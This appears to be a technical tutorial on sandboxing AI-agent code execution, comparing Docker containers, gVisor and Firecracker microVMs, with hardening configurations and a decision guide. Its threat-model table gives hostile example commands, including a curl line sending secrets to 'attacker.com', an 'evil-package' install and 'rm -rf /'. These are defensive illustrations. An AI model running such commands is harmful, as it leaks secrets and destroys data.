Sandbox Types
Containers, microVMs (Firecracker), gVisor — isolation levels, startup latency, security boundaries, and when to use each for agent code execution.
Agents generate and execute code — and that code is untrusted. A coding agent told to “fix the tests” might run rm -rf / if the model hallucinates. Sandboxes provide isolated execution environments that contain the blast radius. The three main options — containers, gVisor, and microVMs — trade off isolation strength against startup speed and resource overhead.
1. The Threat Model
LLM-generated code can do anything the execution environment permits:
| Threat | Example | Consequence |
|---|---|---|
| Filesystem escape | Write to /etc/passwd, read host secrets | Data breach, privilege escalation |
| Network exfiltration | curl attacker.com -d "$(cat /secrets)" | Leak sensitive data |
| Resource exhaustion | Infinite loop, fork() bomb, OOM allocation | DOS on host, affects other tenants |
| Supply chain | pip install evil-package | Arbitrary code execution |
| Kernel exploit | Exploit shared kernel vulnerability | Full host compromise |
The sandbox must prevent all of these while still allowing the agent to do useful work (install packages, run tests, start servers).
2. Three Isolation Levels
Containers (Docker)
Containers use Linux namespaces (isolated views of PID, network, filesystem) and cgroups (resource limits):
docker run --rm \
    --memory=2g --cpus=1.0 \            # Resource limits
    --network=none \                      # No network access
    --read-only \                         # Read-only root filesystem
    --tmpfs /tmp:size=500m \              # Writable temp space
    --security-opt=no-new-privileges \    # Can't escalate privileges
    --cap-drop=ALL \                      # Drop all Linux capabilities
    agent-sandbox:latest \
python user_code.py| Property | Value |
|---|---|
| Startup time | 200-500ms (with image cached) |
| Memory overhead | ~10 MB per container |
| Isolation | Namespace-level (shared kernel) |
| Escape difficulty | Moderate — kernel is shared, CVEs exist |
| Best for | Trusted internal agents, development |
The kernel problem: Containers share the host kernel. A kernel vulnerability (they appear regularly) can allow escape. For user-facing agents processing untrusted input, containers alone are insufficient.
gVisor (User-Space Kernel)
gVisor interposes a user-space kernel (called Sentry) between the container and the host kernel. Syscalls from the sandboxed process go to Sentry, which implements a subset of Linux syscalls without touching the real kernel:
# Run container with gVisor runtime
docker run --runtime=runsc \
    --memory=2g --cpus=1.0 \
    --network=none \
    agent-sandbox:latest \
    python user_code.py
Without gVisor: With gVisor:
┌──────────────┐ ┌──────────────┐
│ User Code │ │ User Code │
├──────────────┤ ├──────────────┤
│ Linux Kernel │ ← shared │ Sentry │ ← intercepts syscalls
├──────────────┤ ├──────────────┤
│ Hardware │ │ Linux Kernel │ ← minimal surface
└──────────────┘ ├──────────────┤
│ Hardware │
└──────────────┘| Property | Value |
|---|---|
| Startup time | 500-800ms |
| Memory overhead | ~50 MB per sandbox (Sentry process) |
| Isolation | User-space kernel (host kernel barely touched) |
| Escape difficulty | Very hard — attacker must exploit Sentry AND host kernel |
| Syscall coverage | ~70% of Linux syscalls (some missing/incomplete) |
| Best for | Multi-tenant agent platforms |
Limitations: Not all programs work — anything using io_uring, some GPU access, or obscure syscalls may fail. gVisor is designed for typical server workloads, not exotic kernel features.
microVMs (Firecracker)
Firecracker runs a full lightweight VM with its own kernel. Each sandbox is a complete virtual machine with hardware-level isolation (KVM/QEMU-style), but optimized for fast boot:
# Firecracker VM configuration
vm_config = {
    "boot-source": {
        "kernel_image_path": "/kernels/vmlinux-5.10",
        "boot_args": "console=ttyS0 reboot=k panic=1 pci=off"
    },
    "drives": [{
        "drive_id": "rootfs",
        "path_on_host": "/images/agent-rootfs.ext4",
        "is_root_device": True,
        "is_read_only": True,
    }],
    "machine-config": {
        "vcpu_count": 2,
        "mem_size_mib": 2048,
    },
    "network-interfaces": []  # No network by default
}| Property | Value |
|---|---|
| Startup time | 125-200ms (Firecracker optimized) |
| Memory overhead | ~5 MB Firecracker VMM + VM memory allocation |
| Isolation | Hardware (KVM) — separate kernel, separate memory space |
| Escape difficulty | Extremely hard — requires KVM hypervisor exploit |
| Full Linux compatibility | Yes — runs its own kernel |
| Best for | User-facing code execution (E2B, Lambda) |
The surprise: Firecracker is faster to start than gVisor and provides stronger isolation. The tradeoff is higher per-VM memory overhead (dedicated kernel + userspace).
3. Comparison Matrix

| Feature | Container | gVisor | Firecracker |
|---|---|---|---|
| Startup latency | 200-500ms | 500-800ms | 125-200ms |
| Memory overhead | ~10 MB | ~50 MB | ~30 MB + VM memory |
| Kernel isolation | None (shared) | User-space kernel | Full (own kernel) |
| Syscall compatibility | 100% | ~70% | 100% |
| GPU passthrough | Yes (nvidia-docker) | Limited | Possible but complex |
| Filesystem sharing | Easy (bind mounts) | Easy (bind mounts) | Requires virtio-fs |
| Network control | iptables/none | iptables/none | No NIC = no network |
| Max concurrent | 1000s per host | 100s per host | 100s per host |
| Used by | Most cloud platforms | GKE Sandbox, CloudRun | AWS Lambda, Fly.io, E2B |
4. Production: E2B (Firecracker-Based)
E2B is the most popular sandbox-as-a-service for AI agents, built on Firecracker:
from e2b_code_interpreter import Sandbox

# Create a sandbox (Firecracker VM, starts in ~150ms)
sandbox = Sandbox()

# Execute untrusted code
execution = sandbox.run_code("""
import numpy as np
result = np.random.randn(100).mean()
print(f"Result: {result:.4f}")
""")

print(execution.logs.stdout)  # "Result: 0.0312"

# Install packages inside sandbox
sandbox.run_code("!pip install pandas")

# Sandbox is fully isolated — can't access host
sandbox.close()  # Destroys the VM
Building Your Own Sandbox Service
For self-hosted agents:
import docker

class ContainerSandbox:
    """Docker-based sandbox with security hardening."""

    def __init__(self, image="agent-sandbox:latest", timeout=30):
        self.client = docker.from_env()
        self.image = image
        self.timeout = timeout

    def execute(self, code: str) -> SandboxResult:
        container = self.client.containers.run(
            self.image,
            command=["python", "-c", code],
            detach=True,
            mem_limit="2g",
            cpu_quota=100000,           # 1 CPU
            network_disabled=True,       # No network
            read_only=True,              # Read-only root
            tmpfs={"/tmp": "size=500m"}, # Writable temp
            security_opt=[
                "no-new-privileges",
                "apparmor=agent-profile", # AppArmor confinement
            ],
            cap_drop=["ALL"],            # Drop all capabilities
            pids_limit=256,              # Prevent fork bombs
        )

        try:
            result = container.wait(timeout=self.timeout)
            logs = container.logs().decode()
            return SandboxResult(
                exit_code=result["StatusCode"],
                stdout=logs,
                timed_out=False,
            )
        except Exception:
            container.kill()
            return SandboxResult(exit_code=-1, stdout="", timed_out=True)
        finally:
            container.remove(force=True)
5. Sandbox Hardening Checklist
Regardless of sandbox type, apply defense in depth:
# Security hardening layers
filesystem:
  - Read-only root filesystem
  - Writable /tmp with size limit (tmpfs)
  - No access to host volumes (no bind mounts to sensitive paths)
  - No device access (/dev filtered)

network:
  - Default: no network access
  - If needed: allowlist specific domains/IPs
  - No access to instance metadata (169.254.169.254)
  - Rate limit outbound connections

resources:
  - Memory limit (2-4 GB per sandbox)
  - CPU limit (1-2 cores)
  - PID limit (256 — prevents fork bombs)
  - Execution timeout (30-120 seconds)
  - Disk write limit (500 MB tmpfs)

privileges:
  - Drop ALL Linux capabilities
  - no-new-privileges flag
  - Non-root user inside sandbox
  - AppArmor or seccomp profile

monitoring:
  - Log all executed commands
  - Alert on repeated timeout/kill
  - Track resource usage per session
For detailed security analysis including prompt injection and network threats, see Agent Security.
6. Choosing a Sandbox Type
Is the agent executing user-provided code?
  ├── Yes → Firecracker (strongest isolation)
  └── No, only model-generated code
       ├── Multi-tenant (multiple users)?
       │    ├── Yes → gVisor or Firecracker
       │    └── No (single-tenant) → Container with hardening
       └── Need GPU access?
            ├── Yes → Container (nvidia-docker) with AppArmor
            └── No → gVisor or Firecracker
Self-Check
- Compare containers, gVisor, and Firecracker on isolation strength, startup time, and compatibility
- Explain why shared-kernel containers are insufficient for untrusted code
- Configure a Docker sandbox with resource limits, no network, and AppArmor
- Describe the gVisor Sentry architecture and its syscall interception model
- Apply the sandbox hardening checklist to a production agent system
References
- Firecracker: Lightweight Virtualization for Serverless (NSDI 2020)
- gVisor: Container Runtime Sandbox
- E2B: Cloud Runtime for AI Agents
- For agent-specific security threats, see Agent Security
- For training-time sandbox requirements, see Agent RL Infrastructure